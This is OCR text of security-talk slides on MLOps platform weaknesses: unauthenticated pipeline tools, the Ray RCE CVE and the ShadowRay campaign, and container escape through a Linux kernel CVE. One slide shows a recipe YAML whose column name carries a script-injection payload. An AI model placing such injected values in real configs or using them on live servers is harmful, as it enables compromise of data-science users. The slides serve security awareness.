
Shady Server

```
recipe: "classification/v1"
target_col: "<script>alert('pwned!');</script>"
```

Data Scientist


```
from mlflow.recipes import Recipe
recipe = Recipe(profile="local").run()
```

Incoherent – Jupyter Sandbox Escape



Let’s talk MLOps implementation issues

- Not inherent due to used formats
- Classic issues that are more likely to plague MLOps
- Or – cause heightened severity
- Unlike inherent, should have a CVE
- Spoiler – chains nicely with inherent issues

Implementation – Lack of authentication

```
@dsl.pipeline(
    name='XGBoost Trainer',
)
def xgb_train_pipeline(
    output='gs://your-gcs-bucket',
    project='your-gcp-project',
    train_data='gs://ml-pipeline-playground/sfpd/train.csv',
    eval_data='gs://ml-pipeline-playground/sfpd/eval.csv',
...
):
...
        _analyze_op = dataproc_analyze_op(
        ).after(_create_cluster_op).set_display_name('Analyzer')

        _transform_op = dataproc_transform_op(
        ).after(_analyze_op).set_display_name('Transformer')

        _train_op = dataproc_train_op(
        ).after(_transform_op).set_display_name('Trainer’)
...
```

Pipeline AKA “Code execution as a feature”

Dockerized? Platform dependent

What about authentication?

Implementation – Lack of authentication

	Pipelines?	Built-in Auth?
SELDON CORE	✓	✗
MLRun 	✓	✗
METAFLOW	✓	✗

Implementation – Lack of authentication

CVE-2023-48022 Detail

Disputed

Description

Anyscale Ray 2.6.3 and 2.8.0 allows a remote attacker to execute arbitrary code via the job submission API. NOTE: documenta

Ray, as stated in its documentation, is not intended for use outside of a strictly controlled network environment

Implementation – Lack of authentication

oligo

Research

ShadowRay: First Known Attack Campaign Targeting AI Workloads Actively Exploited In The Wild

Avi Lumelsky, Guy Kaplan, Gal Elbaz
March 26, 2024


Exposed to WAN

No Auth

RCE as a feature

Implementation – Container escape

Container escape has **heightened** impact on MLOps platforms



Code execution is expected


Editing pipeline requires high privileges (?)

Code execution is a side-effect

Regular users can upload models

Implementation – Container escape


Container escape has **heightened** impact on MLOps platforms



Lateral movement in organization

Access to other users' resources

Implementation – Container escape



CVE-2022-0185 Detail

Description

A heap-based buffer overflow flaw was found in the way the legacy_parse_param function in the Filesystem Context functionality of the Linux kernel verified the supplied parameters length. An unprivileged (in case of unprivileged user namespaces enabled, otherwise needs namespaced CAP_SYS_ADMIN privilege) local user able to open a filesystem that does not support the Filesystem Context API (and thus fallbacks to legacy handling) could use this flaw to escalate their privileges on the system.

Metrics


CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NVD **NIST:** NVD **Base Score:** 8.4 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


Implementation – Container escape



Implementation – Container escape

Hugging Face

WIZ



Implementation – Still immature

- MLOps platforms are still fresh
- AI experts are NOT security experts

CVEs in the past 2 years

mlflow

15 Critical

23 High

Jenkins

2 Critical

9 High

